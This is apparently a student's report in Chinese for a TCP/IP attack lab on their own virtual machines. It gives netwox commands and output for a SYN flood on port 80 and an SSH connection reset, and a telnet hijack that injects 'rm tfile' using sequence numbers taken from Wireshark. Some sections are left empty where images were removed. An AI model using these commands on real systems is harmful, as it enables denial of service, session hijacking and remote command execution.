东南大学 SOUTHEAST UNIVERSITY | 网络空间安全学院 School of Cyber Science and Engineering

网络空间安全综合课程设计

实验报告（四）

学号：57117137 姓名：刘康亮

东南大学网络空间安全学院

2020 年 9 月 12 日

TCP/IP Attack Lab

Task1

攻击者 IP 为 192.168.1.104/24，受害者为 192.168.1.105/24

先看攻击前受害者情况：

```
nie@nie-VirtualBox:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
nie@nie-VirtualBox:~$ netstat -na
激活Internet连接（服务器和已建立连接的）
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
udp        0      0 0.0.0.0:51005           0.0.0.0:*
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:47415           0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp6       0      0 :::55408                :::*
udp6       0      0 :::5353                 :::*
raw6       0      0 :::58                   :::*                    7
活跃的UNIX域套接字（服务器和已建立连接的）
Proto RefCnt Flags       Type       State         I-Node   路径
unix  2      [ ]         数据报                   28094    /run/user/1000/systemd/n
otify
```

（该虚拟机有 apache 服务器）

攻击方命令：

```
[09/11/20]seed@VM:~$ sudo netwox 76 -i "192.168.1.105" -p "80"
```

受害者情况：


```
nie@nie-VirtualBox:~$ netstat -na
激活Internet连接（服务器和已建立连接的）
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
tcp6       0      0 192.168.1.105:80        246.209.102.134:3982    SYN_RECV
tcp6       0      0 192.168.1.105:80        130.71.134.202:21644    SYN_RECV
tcp6       0      0 192.168.1.105:80        241.249.32.105:42303    SYN_RECV
tcp6       0      0 192.168.1.105:80        219.110.91.193:55760    SYN_RECV
tcp6       0      0 192.168.1.105:80        85.55.211.229:50467     SYN_RECV
tcp6       0      0 192.168.1.105:80        118.86.197.120:25565    SYN_RECV
tcp6       0      0 192.168.1.105:80        248.60.112.93:18455     SYN_RECV
tcp6       0      0 192.168.1.105:80        111.99.210.97:13843     SYN_RECV
tcp6       0      0 192.168.1.105:80        200.26.164.162:39509    SYN_RECV
tcp6       0      0 192.168.1.105:80        254.180.222.252:18032   SYN_RECV
tcp6       0      0 192.168.1.105:80        65.186.127.93:41912     SYN_RECV
tcp6       0      0 192.168.1.105:80        35.162.31.111:64466     SYN_RECV
tcp6       0      0 192.168.1.105:80        198.249.243.231:14210   SYN_RECV
```

很多 SYN_RECV 状态，因为我们没有在命令中设置源 ip，所以看到的源 ip 都是随机的

Task2


我们先从宿主机（192.168.1.102/24）上用 PUTTY，建立一个与虚拟机 192.168.1.105/24 的

telnet 会话。




命令如下:

结果:




SSH:



攻击命令:

```
[09/11/20]seed@VM:~$ sudo netwox 78 -f "src host 192.168.1.102 and dst host 192.
168.1.105 and dst port 22"
```

结果:



上述 putty 的错误窗口都是在向会话终端输入字符时弹出的。

Task4


我们在宿主机（192.168.1.102）上使用 putty 与虚拟机 192.168.1.105 建立一个 telnet 会话。

使用 wireshark 抓包发现，在 putty 的终端输入一个字符后（不按回车键）发生了如下的事情：宿主机向虚拟机发送一个包，数据是这个字符，虚拟机向宿主机发一个包，数据还是这个字符（应该是为了让 putty 显示这个字符），宿主机再向虚拟机发送一个包，没有数据（tcp 报头后面什么也没有）。一共三个包。

我们在登录用户的 home 目录下建一个 tfile 文件

我们的目的是利用 tcp 劫持执行一个“rm tfile”命令，删掉该文件

先开启会话如下



该虚拟机内我们执行 ls:

```
nie@nie-VirtualBox:~$ ls
eclipse                javacode           server.crt  tfile   视频  音乐
examples.desktop       lab3               server.csr  t.pcap  图片  桌面
freetds-1.1.40         php-7.0.4          server.key  公共的  文档
freetds-1.1.40.tar.gz  php-7.0.4.tar.gz   t1.pcap     模板    下载
nie@nie-VirtualBox:~$
```

都看到了 tfile 文件

看 wireshark（在另一台虚拟机 192.168.1.104 上，也是发起攻击的虚拟机）:
目前最后一个包的情况:

```
258 2020-09-12 04:48:40.341868339   192.168.1.102   192.168.1.105   TCP   60 6316 → 23 [ACK] Seq=1321546549 Ack=3764084289 Win=1049856 Len=0
▸ Frame 258: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: 5c:5f:67:2c:a4:16 (5c:5f:67:2c:a4:16), Dst: PcsCompu_ec:42:02 (08:00:27:ec:42:02)
▸ Internet Protocol Version 4, Src: 192.168.1.102, Dst: 192.168.1.105
▾ Transmission Control Protocol, Src Port: 6316, Dst Port: 23, Seq: 1321546549, Ack: 3764084289, Len: 0
    Source Port: 6316
    Destination Port: 23
    [Stream index: 5]
    [TCP Segment Len: 0]
    Sequence number: 1321546549
    Acknowledgment number: 3764084289
    Header Length: 20 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 4101
    [Calculated window size: 1049856]
    [Window size scaling factor: 256]
    Checksum: 0x4255 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
Transmission Control Protocol (tcp), 20 bytes        Packets: 417 · Displayed: 71 (17.0%)
```

那么我们要发送的包的 seq number，ack number，window size 等等都可以延用这个包，数据即为字符串“rm tflie\r\n”
攻击虚拟机上命令如下:

```
[09/12/20]seed@VM:~$ sudo netwox 40 -l "192.168.1.102" -m "192.168.1.105" -o "63
16" -p "23" -E 4101 -q 1321546549 -r 3764084289 -H "726d207466696c650d0a" -z
```


我们在虚拟机中再次执行 ls:

```
nie@nie-VirtualBox:~$ ls
eclipse                javacode           server.crt  t.pcap  图片  桌面
examples.desktop       lab3               server.csr  公共的  文档
freetds-1.1.40         php-7.0.4          server.key  模板    下载
freetds-1.1.40.tar.gz  php-7.0.4.tar.gz   t1.pcap     视频    音乐
nie@nie-VirtualBox:~$
```

tfile 删除
此处要说明的是，当我们的这个假冒包发出后，虚拟机 192.168.1.105 执行完命令之后，要将命令行的前面的提示信息（就是上面的 nie@nie-VirtualBox:~$）返回给宿主机的 putty 程序，但是这个提示信息包不会被 putty 接收，然后就一直重传:

```
677 2020-09-12 04:54:01.941050633   192.168.1.105   192.168.1.102   TELNET   102 Telnet Data ...
678 2020-09-12 04:54:02.181290878   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
679 2020-09-12 04:54:02.677897759   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
680 2020-09-12 04:54:03.638397100   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
681 2020-09-12 04:54:05.556688205   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
688 2020-09-12 04:54:09.428259855   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
689 2020-09-12 04:54:17.133625615   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
708 2020-09-12 04:54:32.468006730   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
738 2020-09-12 04:55:04.212686593   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
870 2020-09-12 04:56:05.654004403   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
997 2020-09-12 04:58:06.485087246   192.168.1.105   192.168.1.102   TCP      112 [TCP Retransmission] 23 → 6316 [PSH, ACK] Seq=3764084289 Ack=1321546559 Win=29312 Le…
1070 2020-09-12 04:58:22.084561982  192.168.1.102   192.168.1.105   TELNET    60 [TCP Spurious Retransmission] Telnet Data ...
1071 2020-09-12 04:58:22.084759390  192.168.1.105   192.168.1.102   TCP       66 [TCP Dup ACK 676#1] 23 → 6316 [ACK] Seq=3764084347 Ack=1321546559 Win=29312 Len=0 SL…
1077 2020-09-12 04:58:22.384099296  192.168.1.102   192.168.1.105   TELNET    60 [TCP Spurious Retransmission] Telnet Data ...
1078 2020-09-12 04:58:22.384258876  192.168.1.105   192.168.1.102   TCP       66 [TCP Dup ACK 676#2] 23 → 6316 [ACK] Seq=3764084347 Ack=1321546559 Win=29312 Len=0 SL…
1079 2020-09-12 04:58:22.984270567  192.168.1.102   192.168.1.105   TELNET    60 [TCP Spurious Retransmission] Telnet Data ...
▸ Frame 677: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_ec:42:02 (08:00:27:ec:42:02), Dst: 5c:5f:67:2c:a4:16 (5c:5f:67:2c:a4:16)
▸ Internet Protocol Version 4, Src: 192.168.1.105, Dst: 192.168.1.102
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 6316, Seq: 3764084299, Ack: 1321546559, Len: 48
▾ Telnet
    Data: \033]0;nie@nie-VirtualBox: ~\anie@nie-VirtualBox:~$
```

最终导致：



该次 telnet 会话就无法再利用了。理论上应该可以再伪造一个回复该提示信息的报文使这次 telnet 会话能继续进行。